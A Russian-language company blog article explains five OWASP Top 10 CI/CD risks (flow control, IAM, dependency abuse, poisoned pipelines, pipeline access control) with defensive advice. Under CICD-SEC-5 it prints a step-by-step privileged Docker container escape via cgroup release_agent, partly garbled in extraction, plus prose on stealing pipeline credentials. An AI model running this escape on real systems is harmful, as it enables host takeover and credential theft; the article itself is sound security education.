

Топ-10 помогает разработчикам и ИБ-специалистам определять приоритетные области для защиты своего конвейера CI/CD. Ещё он подсказывает наиболее вероятные поверхности рисков и проблемы, с которыми чаще всего сталкиваются специалисты. Давайте рассмотрим эти уязвимости и подумаем, как знакомство с ними поможет нам в работе.

► Дисклеймер

Содержание:

- CICD-SEC-1: Insufficient Flow Control Mechanisms / Недостаточные механизмы управления потоком
- CICD-SEC-2: Inadequate Identity and Access Management / Неадекватное управление идентификацией и доступом
- CICD-SEC-3: Dependency Chain Abuse / Злоупотребление цепочкой зависимостей
- CICD-SEC-4: Poisoned Pipeline Execution (PPE) / Выполнение «отравленного» pipeline
- CICD-SEC-5: Insufficient PBAC (Pipeline-Based Access Controls) / Недостаточный контроль доступа конвейера

CICD-SEC-1: Insufficient Flow Control Mechanism / Недостаточные механизмы управления потоком

Это самая распространенная уязвимость CI/CD по мнению OWASP Top 10 CI/CD Security Risks.

Речь про неспособность конвейера обеспечить строгий набор проверок. Эта проблема частенько усугубляется неправильными конфигурациями, отсутствием автоматизации или слабым контролем доступа.

Из-за **недостаточных механизмов управления потоком** (например, когда нет подтверждения операций несколькими людьми, commit review, автоматизированных проверок и т.д.), злоумышленник может получить доступ к source code management и с лёгкостью доставлять до промышленной среды уязвимый код:

- отправляя его в ветку, которая автоматически разворачивается в production
- отправляя его в ветку репозитория и вручную запуская конвейер, который отправит код в production
- изменяя его в служебной библиотеке, которая используется приложением в production

Как понять, что вы в зоне риска?

Если вы попали хоть в один из нижеперечисленных пунктов, вы можете пострадать от уязвимости CICD-SEC-1:

- автоматическое развертывание на production;
- дебаг на production;
- ручной триггер для развертывания на production;
- бесконтрольный push кода в библиотеки на production;
- бесконтрольное слияние (MR) веток;
- bypass проверок при загрузке артефактов в хранилище;
- наличие доступа к production у разработчиков.

Чтобы избежать этой проблемы, стоит перейти на эффективное управление потоками в конвейере CI/CD. Как минимум – выполнять этапы/stages в правильном порядке, следить за загрузкой системы, чтобы избежать «перегрузки», а также контролировать доступ к конвейеру, позволяя работать с ним только тем, кому это правда нужно.

Самый банальный пример: деплоить можно только после того, как QA проверит программное обеспечение, чтобы гарантировать, что уязвимости не «поедут» в production и не придется заниматься дебаггингом прямо на нём.

Повышаем безопасность

Чтобы не попасть в беду, стоит внедрить настройки и процессы из примеров ниже:

- [Git submodules](#)

Используйте submodules, например, для файлов CICD, в которых содержатся конвейеры конкретных приложений.

Name	Last commit	Last update
 ansible @ ef532291	Fix old commit	11 hours ago
 artifactory @ e00518f9	Fix old commit	1 week ago
 docker @ c84f2406	Fix old commit	1 week ago
 pip @ 15c84cf0	Fix old commit	1 week ago
 spread_sshkeys @ b431547c	Fix old commit	1 month ago
 vault @ 5b5ca916	Fix old commit	7 minutes ago
 .gitmodules	[ADV-5213] change places submodules	5 days ago
 Jenkinsfile_prometheus_dirs_a...	Fix old commit	11 hours ago
 Jenkinsfile_prometheus_postre...	add cicd prometheus_postgresql	2 weeks ago
 Jenkinsfile_sshkeys	refactoring project envs: union app on gro...	1 month ago
 README.md	add README.md	1 month ago

- **Владельцы файла (codeowners)**


Git поддерживает закрепление codeowners за файлами, указывая членов команды, ответственных за код в проекте.

- **Исключение push в main**

Если у разработчиков есть разрешение на push в main непроверенного кода в репозиторий без ревью, убедитесь, что они не смогут запустить подключенные к репозиторию конвейеры.

- **Исключение self-approve MR. Разрешение должно выдаваться несколькими лицами через ревью кода**

Не позволяйте запускать конвейеры сборки и развертывания без дополнительного одобрения или проверки.



- Сборка и развертывание только из main-/release-веток

Ограничение использования правил автоматического слияния. При работе убедитесь, что они применимы к минимальным контекстам.

- Everything as Code. CI/CD, инфра и всё, что возможно храните как код, и применяйте описанные выше настройки. Цель – максимальная автоматизация и минимум ручных действий

CICD-SEC-2: Inadequate Identity and Access Management / Неадекватное управление идентификацией и доступом



Теперь поговорим про недостаточный контроль над тем, кто может получать доступ и вносить изменения в конвейере.

Риск связан со сложностями при управлении огромным количеством идентификаторов в системах и обилием методов SCM/build/deploy/bots/api/ТУЗ — password/token/ssh.

«Неуправляемые» идентификационные данные в конвейере ставят под угрозу безопасность CI/CD и могут привести к несанкционированному доступу, изменению кода, утечке данных, вмешательству в

процесс сборки и манипуляциям с конвейером.

Даже название этого пункта пересекается с подходом «Управление идентификацией и доступом» (Identity and Access Management (IAM)).

IAM — совокупность политик и технологий, регулирующих выдачу людям и приложениям доступа к технологическим ресурсам.


В процессе CI/CD IAM отвечает за список учетных записей с доступом к конвейеру. Ещё он регламентирует, что и где они смогут делать.

Как понять, что вы в зоне риска?

Вот анти-паттерны, которые как бы намекают, что у вас может быть CICD-SEC-2:

- общие аккаунты на несколько сотрудников

- outsourcing разработки внешними сотрудниками
- выдача избыточных привилегий
- «забытые» доступы

	 @ 	unit by  	Owner
	 @ 	unit by  	Maintainer
	Пузанков Артем Михайлович 🦋 It's you @ 	unit by  	Reporter
	 Blocked @ 	unit by  	Owner

Огромное количество учетных записей с избыточными правами = неизбежная компрометация.
Рекомендации:

- внедрять лучшие практики IAM (SSO, PAM, password management)
- контроль и аудит привилегий

Помогут поддерживать эффективность IAM, выявляя устаревшие права доступа (например, у аутсорсеров, с которыми больше не работаете), излишние разрешения. Устанавливайте срок для отключения или удаления устаревших учеток. Используйте [IdP](#), наконец.

- исключение общих аккаунтов

Создавайте отдельную учетную запись для каждой интеграции, выдавая только необходимые для конкретной роли разрешения. Это куда безопаснее одного аккаунта с полными правами.

- несколько админов или approver
- Разработчики не могут выдавать права друг-другу
- принцип наименьших привилегий — наше всё. Выдаём минимально необходимые разрешения, а остальные добавляем при необходимости.

CICD-SEC-3: Dependency Chain Abuse / Злоупотребление цепочкой зависимостей

Эти риски нацелены на использование вредоносных зависимостей при извлечении библиотек и внешних пакетов. Это приводит к тому, что вредоносный пакет случайно извлекается и выполняется локально.

Основными векторами атак являются:

- **Dependency confusion** — публикация заражённых пакетов в общедоступных репозиториях с названием как у одного из внутренних пакетов. Реализуют это в надежде на то, что менеджер пакетов по ошибке получит вредоносный пакет вместо легитимного.
- **Dependency hijacking** — угон учетной записи владельца популярного общедоступного пакета и загрузка вредоносного от его имени.

- **Typosquatting** — публикация вредоносных пакетов с именами, похожими на имена популярных пакетов, в надежде на опечатку.
- **Brandjacking** — публикация вредоносных пакетов под видом «брендированного», ложная ассоциация со знакомым брендом.

Как защититься?


- Контролировать и сканировать зависимости ([OSA](#), [SCA](#))
- Использовать внутренние artifactory и проху-серверы

Реализуйте и переведите всех разработчиков на извлечение пакетов только из внутренних ресурсов, запретите загрузку напрямую из интернета.

- Подписывать артефакты и проверять подпись

Расхождения контрольных сумм наталкивают на мысли о потенциальном вмешательстве в зависимости. Такие несоответствия могут быть результатом несанкционированных модификаций, внедрения вредоносного кода или замены законных пакетов скомпрометированными версиями.

- Минимизируйте возможность сборок влиять друг на друга. Если одна из них скомпрометирована, это защитит остальные.



CICD-SEC-4: Poisoned Pipeline Execution (PPE) / Выполнение «отравленного» pipeline

Pipeline — последовательные шаги, двигаясь по которым и выполняются операции конвейера.

Их определяет файл конфигурации CI, размещенный в репозитории. В нем (например, `Jenkinsfile`, `.gitlab-ci.yml`) описан порядок выполнения заданий, настройки и условия среды сборки.

Когда вы запускаете задание конвейера, код извлекается из выбранного источника (файла, директории, ветки) и выполняет команды, указанные в файле конфигурации CI.


```

1  # included templates
2  include:
3    # Maven template
4    - project: "to-be-continuous/maven"
5      ref: "2.1.1"
6      file: "templates/gitlab-ci-maven.yml"
7    # OpenShift template
8    - project: "to-be-continuous/openshift"
9      ref: "1.2.2"
10     file: "templates/gitlab-ci-openshift.yml"
11
12  # variables
13  variables:
14    MAVEN_IMAGE: "maven:3.6-jdk-8"
15    SONAR_URL: "https://sonarqube.demo.com"
16    OS_URL: "https://redhat.openshift.io"
17
18  # your pipeline stages
19  stages:
20    - build
21    - test
22    - package-build
23    - package-test
24    - infra
25    - deploy
26    - acceptance
27    - publish
28    - infra-prod
29    - production
30

```


При выполнении «отравленного» pipeline (PPE) злоумышленник может получить доступ к управлению исходным кодом (SCM) минуя прямой доступ к системе сборки.

Изменяя файлы конфигурации CI или те, от которых зависит задание конвейера CI, злоумышленники внедряют вредоносные команды и манипулируют процессом сборки. Это отравляет конвейер и запускает несанкционированное выполнение кода.

Успешные атаки PPE открывают доступ к секретам и внешним ресурсам, к доставке по конвейеру вредоносного кода и артефактов, а также прокладывают путь к дополнительным хостам и активам в сети/среде выполнения задания.


Злоумышленник может воспользоваться прямым (D-PPE), косвенным (I-PPE) или публичным (3PE) способами манипулирования командами, выполняемыми конвейером. Рассмотрим подробнее:

- Direct/прямой PPE — изменение файла конфигурации CI в репозитории, либо отправляя изменения в незащищенную удаленную ветку репозитория.



Пример атаки D-PPE приведен на рисунке выше и реализуется при выполнении следующих шагов:

1. Злоумышленник создаёт новую ветку в репозитории, изменяя файл конфигурации конвейера (`.gitlab-ci.yml`) вредоносными инструкциями для получения учетных данных от сервиса А, хранящихся в переменных окружения gitlab.
 2. Отправляя код в ветку, конвейер активируется и извлекает инструкции, включая вредоносный файл конфигурации.
 3. Конвейер работает в соответствии с испорченным злоумышленником конфигурационным файлом. Внедренные вредоносные функции требуют загрузки в память учетных данных для сервиса А, хранящихся как секреты репозитория.
 4. Следуя инструкциям злоумышленника, конвейер передаёт учетные данные сервиса А на его сервер.
 5. Злоумышленник получает учетные данные, а следовательно, и доступ к сервису А.
- Indirect/косвенный PPE — когда D-PPE нереализуемо, злоумышленник все равно может «отравить» конвейер, внедрив вредоносный код в файлы, на которые ссылается конфигурация. Например, `example.sh`, `Makefile`, файлы в том же репо, которые используются при сборке, и т.д.



I-PPE реализуется при выполнении следующих шагов:

1. Злоумышленник создает pull request, добавляя вредоносные команды в файл `example.sh`.
2. Конвейер запускается, поскольку настроен на срабатывание при любом pull request в репозитории. Он извлекает код из репозитория, включая вредоносный `example.sh`.
3. Конвейер работает на основе файла конфигурации, хранящегося в основной ветке. Он переходит на этап сборки и загружает учетные данные для авторизации в сервисе А. в переменные среды, как определено в исходном файле `.gitlab-ci.yml`. Затем запускается `sh example.sh` и выполняет вредоносную команду из файла `example.sh`.
4. Запускается вредоносная функция сборки, определенная в `example.sh`. Учетные данные для авторизации в сервисе А. отправляются на сервер злоумышленника.
5. Теперь он может использовать украденные учетные данные для доступа к сервису А.

Public PPE — злоумышленнику требуется доступ к репозиторию, где находится конфигурация конвейера, или к файлам, на которые он ссылается, но в публичных, общедоступных проектах/репозиториях.

Как защититься?



- Раздельные репозитории, protected branches, git submodules/include

Чтобы предотвратить манипуляции с файлом конфигурации CI, можно управлять файлом в отдельной ветке и сделать её защищенной.

Protected branches 2

Add protected branch

By default, protected branches restrict who can modify the branch. [Learn more.](#)

Branch	Allowed to merge	Allowed to push and merge	Allowed to force push	Code owner approval	
master default	1 role, 1 group	Maintainers	☐	☐	Unprotect
release/sprint-* 3 matching branches	Developers + Maintainers	Developers + Maintainers	☐	☒	Unprotect

- Сегментированная инфраструктура dev/prod

Убедитесь, что конвейеры, на которых выполняется непроверенный код (dev) работают на отдельных runners и не взаимодействуют с секретами из продуктивной среды.

- Для файлов назначены ответственные/codeowners

Разработчик не должен влиять на файлы конфигурации CI, это зона ответственности DevOps и DevSecOps.

- Нет влияния на соседние сборки

CICD-SEC-5: Insufficient PBAC (Pipeline-Based Access Controls) / Недостаточный контроль доступа конвейера

Это нарушение происходит при использовании конвейера с чрезмерным доступом к ресурсам и системам внутри и за пределами среды выполнения. При недостаточных средствах контроля доступа злоумышленник, с вредоносным кодом может воспользоваться уязвимостями для перемещения внутри или за пределами конвейера.

Выполняя команды, указанные в конфигурации, раннеры получают доступ к:

- исходному коду;
- сторонней информации, секретам, сервисам;
- прошлым, соседним, следующими сборкам или репозиториям;
- хостовой ОС;
- выходу в интернет.

Например, злоумышленник может реализовать уязвимость [Docker Escape](#), если контейнер запущен с повышенными привилегиями (`--privileged/--cap-add=SYS_ADMIN` , и не только).

Проверить возможности контейнера можно при помощи команды:

```
capsh --print
```

Реализация «побега»

```
# запустите контейнер
docker run --rm -it --privileged ubuntu bash

# найдите и включите cgroup release_agent (пример: /sys/fs/cgroup/*/release_agent)
d=dirname $(ls -x /s*/fs/cgroup/*/r* |head -n1)

# включите notify_on_release в cgroup
mkdir -p
echo 1 >" class="formula inline">d/w/notify_on_release

# если поймали ошибку Read-only file system, необходимо использовать другой сценарий, гуглите :

# найдите путь OverlayFS примонтированного к контейнеру
t=sed -n 's/overlay \/.*/\perdir=\([^,]*\).*/\1/p' /etc/mtab

# установите release_agent в /path/payload
touch /o; echo $t/c > $d/release_agent

# создайте payload
echo "#!/bin/sh" > /c
echo "ps > $t/o" >> /c
chmod +x /c

# запустите cgroup через cgroup.procs
sh -c "echo 0 > $d/w/cgroup.procs"; sleep 1

# выведите output
cat /o
```

«Сбежав» из контейнера, злоумышленник может посмотреть все переменные окружения — `printenv`, записать SSH-ключ в файл `authorized_keys` root-пользователя, перемещаться на другие сервера. Словом, делать всё, что ему заблагорассудится.

Важно ограничить доступ конвейера к минимальному набору данных и ресурсов, необходимых для его работы. Это:

- Различные секреты и токены для dev/prod, их периодическая ротация

Если вы разделите секреты и регулярно будете их ротировать, то даже в случае компрометации токена или секрета возможности злоумышленника будут ограничены.

- Разделение инфраструктуры dev/prod

Не используйте один и тот же Runner для работы с кодом, секретами разных уровней (dev/prod) и доступами к разным ресурсам.

- Сброс в «чистое» состояние после сборки
- Доступ только к необходимым ресурсам

Настройте сегментацию сети в среде, где выполняете сборку, чтобы разрешать доступ только к необходимым ресурсам. Воздержитесь от доступа в интернет.

- Разработчик – только в dev

Хорошей практикой служит то, что в production попадает «идеальный» код, на который разработчик не может повлиять. А делать всё, что пожелает, он сможет только в dev ветке.

Заключение

Я постарался рассказать о пяти пунктах уязвимостей из OWASP Top 10 CI/CD простыми словами и показать, какие риски они несут, к каким векторам атак могут привести.

Все описанные выше методы защиты, безусловно, не дают вам 100% защищённости. Но их реализация позволит обеспечить определенный уровень безопасности CI/CD.

Надеюсь, что этот материал поможет кому-то оценить риски и заставит задуматься о безопасности ваших конвейеров. Буду рад ответить на ваши вопросы в комментариях!

Теги: `devsecops`, `devops`, `owasp top 10`, `ci/cd`, `security`, `pipeline`, безопасная разработка, `ssdlc`

Хабы: Блог компании МТС, Информационная безопасность, Управление разработкой, DevOps, IT-компания

Редакторский дайджест

Присылаем лучшие статьи раз в месяц

Оставляя свою почту, я принимаю Политику конфиденциальности и даю согласие на получение рассылок



МТС

Про жизнь и развитие в IT